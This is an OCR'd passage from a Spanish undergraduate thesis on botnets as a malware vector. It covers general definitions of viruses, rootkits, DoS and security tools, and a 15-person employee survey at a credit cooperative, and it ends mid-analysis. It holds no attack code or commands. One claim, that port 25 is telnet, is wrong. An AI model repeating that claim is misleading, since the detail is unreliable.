


Figura 2 Categorización de variables

Elaborado por: Investigador

2.3.1 Categorización Fundamental de la Variable Independiente:

2.3.1.1 Virus.

Es un pequeño programa escrito intencionalmente para instalarse en la computadora de un usuario sin el conocimiento o el permiso de éste. Se dice que es un programa parásito porque ataca a los archivos o sector de arranque (boot sector) y se reproduce a sí mismo para continuar su esparcimiento. (Castillo, 2011)

Es un segmento de código de programación que se implanta a sí mismo en un archivo ejecutable y se multiplica sistemáticamente de un archivo a otro.
Pequeño segmento de código ejecutable escrito en ensamblador o lenguaje de macro, capaz de tomar el control de la maquina o aplicación en algún momento y auto replicarse, alojándose en un soporte diferente al que se encontraba originalmente.

2.3.1.2 Medios de Transmisión.

Internet

El internet si bien es el medio de difusión de información más grande en el mundo, de la misma manera es el medio por el cuál se propagan los virus de manera más rápida en los computadores, ya sea por el uso de aplicaciones infectada, redes sociales, juegos, etc. (Wikipedia, internet, 2012)

Correo electrónico.

Uno de los más importantes medios de comunicación en la actualidad es el correo electrónico. Mediante él podemos enviar información en tiempo real a cualquier destinatario en cualquier lugar del mundo. Eso lo convierte en una poderosa herramienta, y a su vez en un peligro potencial. Eso es lo que permite, por ejemplo, que insertemos un archivo gráfico de firma o una imagen de fondo a nuestros correos. Pero es también lo que abre la puerta a los virus de correo. (Cofrades, 2012)

Mensajería.

Al usar un programa de mensajería instantánea (MI), como, por ejemplo, Windows Live Messenger(antiguamente conocido como MSN Messenger), Windows Messenger, AOL Instant Messenger, Yahoo Messenger u otros, puede intercambiar mensajes con amigos y verlos de forma casi inmediata.

Dado que la mensajería instantánea (MI) es tan popular, los creadores de virus pueden usarla para distribuir programas malintencionados. (Microsoft, 2012)

Uso de Puertas transparentes o errores de configuración.

Cuando ocurren errores de programación, los administradores de un sistema dejan habilitadas las opciones de puertas invisibles llamados "back doors" para poder acceder al mismo. Las características más comunes de este tipo de fallas al configurar un sistema se debe a que el administrador de red permite el acceso libre a una conexión por puertos como el 80 o 25 (telnet) que aprueba el acceso de cualquier persona al sistema, y además libera ciertos programas al público. (Cevallos Calderón, 2011)

RootKits.

Un RootKit tienen dos funciones: Comando/Control remoto (backdoor) y Software "Furtivo" Un RootKit permite a alguien legítimo o no controlar una computadora/server con derechos de administrador: Accesar o visualizar bitácoras (logs), monitorear la actividad del usuario, ejecutar archivos de cualquier tipo y más aún, cambiar la configuración de un sistema. (ECONSULTORES, 2010)

Redes P2P (Peer-to-peer)

Una red Peer-to-Peer o red de pares o red entre iguales o red punto a punto (P2P, por sus siglas en inglés) es una red de computadoras en la que todos o algunos aspectos funcionan sin clientes ni servidores fijos, sino una serie de nodos que se comportan como iguales entre sí. Es decir, actúan simultáneamente como clientes y servidores respecto a los demás nodos de la red. Las redes P2P permiten el intercambio directo

de información, en cualquier formato, entre los computadores interconectados. (Wikipedia, 2011)

2.3.1.3 Software de Seguridad.

Antivirus

Son programas cuyo objetivo es detectar y/o eliminar virus informáticos.Un antivirus es un programa de computadora especializado en la detección y eliminación de virus informáticos.

La mejor manera de obtener una protección completa del antiviruso es tener actualizado y debidamente legalizado él mismo (Wikipedia, 2011)

Antimalwares.

Software encargado de prevenir la intrusión de badware, código maligno, software malicioso o software malintencionado.” (Wikipedia, 2011)

AntiSpam

Método para prevenir el "correo basura" (spam = correo electrónico basura).” Tanto los usuarios finales como los administradores de sistemas de correo electrónico utilizan diversas técnicas contra ello. Algunas de estas técnicas han sido incorporadas en productos, servicios y software para aliviar la carga que cae sobre usuarios y administradores. (Wikipedia, 2011)

IDS

Un sistema de detección de intrusos (o IDS de sus siglas en inglés Intrusion Detection System) es un programa usado para detectar accesos no autorizados a un computador o a una red. Estos accesos pueden ser ataques de habilidosos crackers, o de Script Kiddies que usan herramientas automáticas.

El IDS suele tener sensores virtuales (por ejemplo, un sniffer de red) con los que el núcleo del IDS puede obtener datos externos (generalmente sobre el tráfico de red).

El IDS detecta, gracias a dichos sensores, anomalías que pueden ser indicio de la presencia de ataques o falsas alarmas. (Wikipedia, 2012)

IPS

Un Sistema de Prevención de Intrusos (IPS) es un dispositivo que ejerce el control de acceso en una red informática para proteger a los sistemas computacionales de ataques y abusos. La tecnología de Prevención de Intrusos es considerada por algunos como una extensión de los Sistemas de Detección de Intrusos (IDS), pero en realidad es otro tipo de control de acceso, más cercano a las tecnologías cortafuegos. (Wikipedia, 2012)

2.3.1.4 Botnet como medio de propagación de Malware.

Es un tipo de Malware (código malicioso) que se oculta, infecta, propaga y ataca a través de diferentes medios de comunicación a los usuarios; obteniendo con esto dañar a la víctima o perjudicarla de diferentes maneras: robo de información, denegación de servicios, disminución de ancho de banda, etc. (Hernandez, 2011)

Denegación de servicio

En seguridad informática, un ataque de denegación de servicio, también llamado ataque DoS (de las siglas en inglés Denial of Service), es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima. (Wikipedia, 2011)

Ocultamiento Eficaz (Virus)

La mayoría de los virus se ocultan en el registro de Windows, de ahí que sean tan difíciles de eliminar al 100%, una persona que domine la edición del registro de Windows tiene una gran posibilidad de eliminar o minimizar el daño del virus.

Detectarlos es fácil, lentitud de la máquina, lentitud en la conexión a internet, actividad del pc aun cuando está inactiva, intentos de conexión a internet de x programa, cosas así.

Una forma fácil de ver que está haciendo la pc es usar algún software de monitoreo del tipo del process explorer, así se ven todas las actividades de la pc, aun los procesos del sistema y entre ellos los procesos de los virus." (Martinez, 2011)

2.3.2 Categorización Fundamental de la Variable Dependiente.

2.3.2.1 Información.

La información es un conjunto organizado de datos procesados, que constituyen un mensaje que cambia el estado de conocimiento del sujeto o sistema que recibe dicho mensaje.

Los datos sensoriales una vez percibidos y procesados constituyen una información que cambia el estado de conocimiento, eso permite a los individuos o sistemas que poseen dicho estado nuevo de conocimiento tomar decisiones pertinentes acordes a dicho conocimiento. (Welsh, 2010)

La información es un conjunto organizado de datos, que constituye un mensaje sobre un cierto fenómeno o ente. La información permite resolver problemas y tomar decisiones, ya que su uso racional es la base del conocimiento. Por lo tanto, otra perspectiva nos indica que la información es un fenómeno que aporta significado o sentido a las cosas, ya que mediante códigos y conjuntos de datos, forma los modelos de pensamiento humano. La información son todos aquellos datos ordenados, valiosos que utilizamos a diario en nuestras labores; tanto personales como profesionales (Wikipedia, 2012)

2.3.2.2 Seguridad de la Información.

Se entiende por seguridad de la información a todas aquellas medidas preventivas y reactivas del hombre, de las organizaciones y de los sistemas tecnológicos que permitan resguardar y proteger la información buscando mantener la confidencialidad, la disponibilidad e Integridad de la misma. (Anónimo, Seguridad de la información)

El concepto de seguridad de la información no debe ser confundido con el de seguridad informática, ya que este último sólo se encarga de la seguridad en el medio informático, pudiendo encontrar información en diferentes medios o formas.
international, Santa Fe Associates . (international, Seguridad de la información, 2010)
La información que está básicamente:

- Impresa.
- Escrita en papel.
- Almacenada electrónicamente.
- Transmitida por correo o utilizando medios electrónicos.
- Presentada en imágenes.
- Expuesta en una conversación.
- En el conocimiento de las personas.

2.3.2.3 Métodos de Seguridad.

Sistemas de encriptación

La encriptación en computadores, está basada en la ciencia de la criptología, que ha sido usada a través de la historia con frecuencia. Antes de la era digital, los que más hacían uso de la criptología, eran los gobiernos, particularmente para propósitos militares. La existencia de mensajes codificados han sido verificados desde los tiempos del imperio romano. Hoy en día, la mayoría de los sistemas de criptografía son aplicables a computadores, simplemente porque la complejidad de los algoritmos es demasiada para ser calculada por seres humanos. (Cosme, 2009)
Muchos de los sistemas de encriptación pertenecen a dos categorías:

- Encriptación de clave simétrica.
- Encriptación de clave pública.

2.3.2.4 Robo de Información.

El robo de información es una de las peores amenazas para las organizaciones; y, sin embargo, los ejecutivos le han delegado este problema a terceros.

Para disminuir el robo de información es recomendable lo implementar lo siguiente:

1. Implementar rigurosos procesos y políticas de retención de información: estas reglas deberían establecer explícitamente qué información puede ser almacenada, dónde puede ser almacenada (PC, portátiles, etc.) y cómo debe ser almacenada (cifrada o no). Estas políticas deben incluir no sólo información financiera sino todo tipo de información (clientes, empleados, proveedores). Además, debe haber un procedimiento claro para deshacerse de información obsoleta tan pronto como sea posible.

2. Asignar recursos, como dinero, personal y tiempo: esto supondrá posponer otras iniciativas de TI. Los CEO deben estar pendientes de que el programa de almacenamiento seguro de información no sea relegado a un segundo plano.

3. Transparencia: a los usuarios se les debe decir explícitamente que la decisión de proteger la información proviene del CEO y que la gerencia de TI es simplemente la encargada de implementar el programa de protección. (Tillmann, 2006)

2.3.2.5 Intromisiones Informáticas.

Conectarse a la red no representa un riesgo por sí solo, el peligro inicia cuando una persona, al igual que en la calle, transita por zonas donde existe la delincuencia. En últimas fechas, se ha detectado un incremento de delitos asociados con el fraude, principalmente en las empresas de subastas. El robo de información en el sistema financiero provocado por la clonación de tarjetas de crédito y el uso fraudulento de señales satelitales, se suma a la lista de delitos por perseguir" (López, 2011)

2.3.2.6 Inseguridad de la Información en los computadores.

Toda aquella información que no posee medidas preventivas provistas por el hombre, empresas o sistemas tecnológicos: los mismos que no la resguarden y protejan; que no tenga la debida confidencialidad, la disponibilidad e integridad.

2.4 Hipótesis.

Botnet como medio de propagación de malware influiría en la seguridad de la información en los computadores de los empleados de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

2.5 Señalamiento de variables

V. Independiente = Botnet como medio de propagación de malware

V. Dependiente =Seguridad de la información

CAPITULO III

3 MARCO METODOLÓGICO.

3.1 Enfoque.

Por cuanto las técnicas cualitativas permitieron conocer, analizar y recolectar información, opiniones y criterios de las personas del personal de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

Permitiendo de esa forma a la investigación tener una orientación, percepción y perspectiva clara del problema, con el objetivo de contextualizar lodo lo relacionando al problema.

Es cuantitativo porque para el análisis de la información obtenida mediante encuestas al personal de la Cooperativa acerca de las botnets se las puede usar herramientas estadísticas.

3.2 Modalidades básicas de la investigación.

La presente investigación tiene las siguientes modalidades:

Modalidad bibliográfica o documentada: se ha considerado esta modalidad ya que se ha utilizado libros electrónicos, tesis de grado, informes, libros, repositorios virtuales para recolectar información acerca de los ataques de las botnets.

Modalidad Experimental: se ha considerado la relación de la variable independiente Botnet como propagación de Malware y su influencia y relación en la variable dependiente seguridad de información, por cuanto la variable independiente influiría en la seguridad de la información en los computadores de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

Modalidad de campo: se ha considerado esta modalidad ya que el investigador irá a recoger la información primaria directamente al personal de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. a través de una encuesta.

3.3 Tipos de investigación.

Se ha realizado la investigación exploratoria, ya que permitió plantear el problema de la investigación ¿Cómo el insuficiente estudio y evaluación de las botnet como medio de propagación de malware incide en la inseguridad de la información en las computadores de los usuarios de la Cooperativa de Ahorro y Crédito "OSCUS Ltda."
Cómo de la misma manera ayudo a plantear la hipótesis. La aplicación de un estudio y evaluación de las botnet como medio de propagación de malware evitará la inseguridad de la información en los computadores de los empleados de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.
Se ha considerado la investigación descriptiva porque permitió analizar el problema en sus partes; como delimitar en tiempo y en espacio, construyendo el análisis crítico, la contextualización y los antecedentes investigativos.
Por otro lado se ha tomado la investigación correlacional ya que ha permitido medir la compatibilidad de la variable independiente con la variable dependiente.

3.4 Población y muestra

La población considerada para la presente investigación son los usuarios de la Cooperativa de Ahorro y Crédito “OSCUS LTDA” y el personal del departamento de Sistemas. En un total de 13 personas del área administrativa y 2 personas del área de Sistemas dándonos un total de 15 personas.

3.5 Operacionalización de variables.

Variable independiente = Botnet como medio de propagación de malware

Concepto	Categorías	Indicadores	Ítems	Técnicas e Instrumento
Botnet Es un tipo de Malware (código malicioso) que se infecta y propaga a través de diferentes medios de comunicación a los usuarios; pretendiendo con esto dañar a la víctima o perjudicarla de diferentes maneras: robo de información, denegación de servicios, disminución de ancho de banda, etc.	Malware. Botnet Robo de Información Usuarios	Tipos, técnicas, amenazas Personal Laboral Expertos, inexpertos Red,	¿Qué tipo de malware ha evidenciado en su empresa? ¿Sabe ud lo que es una botnet? ¿Ha sido víctima de robo de información personal o laboral en su empresa? ¿Se le ha denegado los permisos de red, impresión, etc.?	A través de cuestionarios a los empleados de la cooperativa Oscus Ltda. A través de cuestionarios a los empleados de la cooperativa Oscus Ltda.

	Denegación de Servicios Disminución de ancho de banda. Infecta Propaga	Audio, Chat si no correos documentos si no	¿Ha notado lentitud en su conexión de internet? ¿Se han infectado con virus sus archivos de uso común? ¿Ha notado que sus archivos antiguos se han infectado con el virus?	A través de cuestionarios a los empleados de la cooperativa Oscus Ltda.

Tabla 1 Operacionalización Variable Independiente

Elaborado por: Investigador

Variable dependiente = Seguridad de Información

Concepto	Categorías	Indicadores	Ítems	Técnicas e Instrumento
Toda aquella información que posee medidas preventivas provistas por el hombre, empresas o sistemas tecnológicos: los mismos que no la resguarden y protejan; que no tenga la debida confidencialidad, la disponibilidad e integridad.	Medidas preventivas Sistemas tecnológicos Resguarden, protegen Disponibilidad	Cuentas Correo Electrónico Claves Códigos Sí, no Datos información Discos Duros CDS	¿Qué Servidor de Correo Electrónico utiliza? ¿Considera Usted que la información de su computador está segura contra los delitos informáticos? ¿Están a su alcance dispositivos para resguardo de información?	Encuesta. Encuesta Encuesta

Tabla 2 Operacionalización Variable Dependiente

Elaborado por: Investigador.

3.6 Recolección y análisis de información.

SECUNDARIA	PRIMARIA
• Se recolecta de estudios realizados anteriormente. • Se encuentra registrada en documentos y material impreso como libros, libros electrónicos. • Las fuentes de información son: bibliotecas, hemerotecas, archivos, centros de documentación, internet.	• Se recolecta directamente a través del contacto directo con los empleados de la Cooperativa de Ahorro y Crédito "Oscus" Ltda, mediante encuestas acerca de las botnets y la seguridad de la Información.

Tabla 3 Recolección y análisis de información.

Elaborado por: investigador

Técnicas de investigación.

BIBLIOGRÁFICAS	DE CAMPO
• El análisis de documentos (lectura científica).	• La encuesta.

Tabla 4 Técnicas de Investigación

Elaborado por: Investigador.

Recolección de la información.

PREGUNTAS	EXPLICACIÓN
1. ¿Para qué?	Redactar información

	primaria para comprobar y contrastar con la hipótesis
2. ¿A qué personas o sujetos?	A los empleados de la cooperativa Oscus Ltda.
3. ¿Sobre qué aspectos?	VI: Botnet como medio de propagación de malware. VD: Seguridad de Información.
4. ¿Quién?	Investigador(a)
5. ¿Cuándo?	De acuerdo al cronograma establecido
6. ¿Lugar de recolección de la información?	Coop. Oscus Ltda.
7. ¿Cuántas veces?	1 sola vez
8. ¿Qué técnica de recolección?	Encuesta
9. ¿Con qué?	Cuestionario
10. ¿En qué situación?	Situación Normal y cotidiana.

Tabla 5 Recolección de Información

Elaborado por: Investigador

3.7 Procesamiento y análisis de la información.

- Análisis de los datos.

  La presentación de los datos se hará a través de un resumen por cada pregunta de la encuesta realizada a los usuarios de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

- Interpretación de los resultados.
  - Estudiar cada uno de los resultados por separado.
  - Redactar una síntesis e interpretación cualitativo general de los resultados.

CAPÍTULO IV

4 ANÁLISIS E INTERPRETACIÓN DE RESULTADOS.

1. ¿Sabe usted lo que es una Botnet?

	ITEMS	FRECUENCIA	%
1	SI	0	0
2	NO	15	100
TOTAL		15	100

Tabla 6 Tabulación de la Pregunta 1

Elaborado por: Investigador




Figura 3 Resultados Pregunta 1

Elaborado por: investigador.

ANALISIS EN INTERPRETACIÓN

El 100% de los encuestados que representa a 15 personas desconocían el significado de botnet. Según ArCERT, Una botnet para formarse y poder crecer debe acumular zombis. Para convertir una máquina de la red en zombi, debe ser atacada e infectada, para luego ser incorporada a la botnet. Cuantos más zombis disponga el dueño de la botnet más impacto podrá tener en Internet.

2) ¿Ha notado que sea infectado la información de su computador con virus?

	ITEMS	FRECUENCIA	%
1	SI	8	53
2	NO	7	47
TOTAL		15	100

Tabla 7 Tabulación Pregunta 2

Elaborado por: Investigador




Figura 4 Resultados Pregunta 2

Elaborado por: Investigador

ANALISIS EN INTERPRETACIÓN

El 53% de los encuestados que representan a 8 personas manifestaron que han notado que su máquina últimamente se han contagiado de virus, mientras que un 47% que representa a 7 personas no notaron infecciones virales en su pc.

Según ISECOM El virus de sector de arranque fue el primer virus en ser creado. Se esconde en el código ejecutable del sector de arranque de los discos de arranque, lo que significaba que para infectar un ordenador había que iniciarlo desde un diskette de arranque infectado.

3) ¿Qué Antivirus utiliza Ud.?

	ITEMS	FRECUENCIA	%
1	Avast	4	27
2	Nod32	0	-
3	AVG	0	-
4	Karspersky	0	-
5	MCAfee	11	73
TOTAL		15	100

Tabla 8 Tabulación Pregunta 3

Elaborado por: Investigador




Figura 5 Resultados Pregunta 3

Elaborado por: Investigador

ANALISIS EN INTERPRETACIÓN

Un 27% de los encuestados que representan a 4 personas manifiestan que utilizan Avast como antivirus, el 73% que representa a 11 personas MCAfee como antivirus.

Según wikipedia los antivirus son programas cuyo objetivo es detectar y/o eliminar virus informáticos.Un antivirus es un programa de computadora especializado en la detección y eliminación de virus informáticos.

La mejor manera de obtener una protección completa del antivirus es tener actualizado y debidamente legalizado él mismo.

4) ¿Desearía cambiar su Antivirus Actual?

	ITEMS	FRECUENCIA	%
1	SI	5	33
2	NO	10	67
TOTAL		15	100

Tabla 9 Tabulación Pregunta 4

Elaborado por: Investigador




Figura 6 Resultados Pregunta 4

Elaborado por: Investigador

ANALISIS EN INTERPRETACIÓN

El 33% de los encuestados que representa a 5 personas manifiestan que desearían cambiar su antivirus actual, mientras que el 67% que representa a 10 personas manifiestan que no desean cambiar su antivirus actual.

Según Wikipedia. Los antivirus gratuitos poseen menos potencial en cuanto a detección de virus, mientras que los pagados poseen una mejor protección pues sus bases de datos se actualizan constantemente.

5) ¿El antivirus que usa actualmente es original?

	ITEMS	FRECUENCIA	%
1	Si	12	80
2	No	0	-
3	No se	3	20
TOTAL		15	100

Tabla 10 Tabulación Pregunta 5

Elaborado por: Investigador




Figura 7 resultados pregunta 5

Elaborado por: Investigador

ANALISIS EN INTERPRETACIÓN

Un 80% de los encuestados que representan a 12 personas manifiestan su antivirus es original, el 20% que representa a 3 personas no saben si su antivirus es original.

Según Wikipedia los antivirus son programas cuyo objetivo es detectar y/o eliminar virus informáticos. Un antivirus es un programa de computadora especializado en la detección y eliminación de virus informáticos.

La mejor manera de obtener una protección completa del antivirus es tener actualizado y debidamente legalizado él mismo

6.- Ha recibido Correos sospechosos y en caso de hacerlo los ha abierto?

	ITEMS	FRECUENCIA	%
1	SI	12	80
2	NO	3	20
TOTAL		15	100

Tabla 11 Tabulación Pregunta 6

Elaborado por: Investigador




Figura 8 Resultados pregunta 6

Elaborado por: Investigador

Análisis En Interpretación de resultados.

De las 15 personas encuestadas, el 80% que representa a 12 personas nos indican si han recibido correos sospechosos; el 20% que representa 3 personas nos indican que no han recibido correos sospechosos

Por lo tanto según Wikipedia los virus son distribuidos de manera indiscriminada con distintos fines a nivel mundial, en especial a entidades bancarias.

7.- ¿Qué navegador utiliza?

	ITEMS	FRECUENCIA	%
1	Firefox	1	7
2	Chrome	1	7
3	I. Explorer	12	80
4	Otros	1	7
TOTAL		15	100

Tabla 12 Tabulación Pregunta 7

Elaborado por: Investigador

ANALISIS EN INTERPRETACIÓN

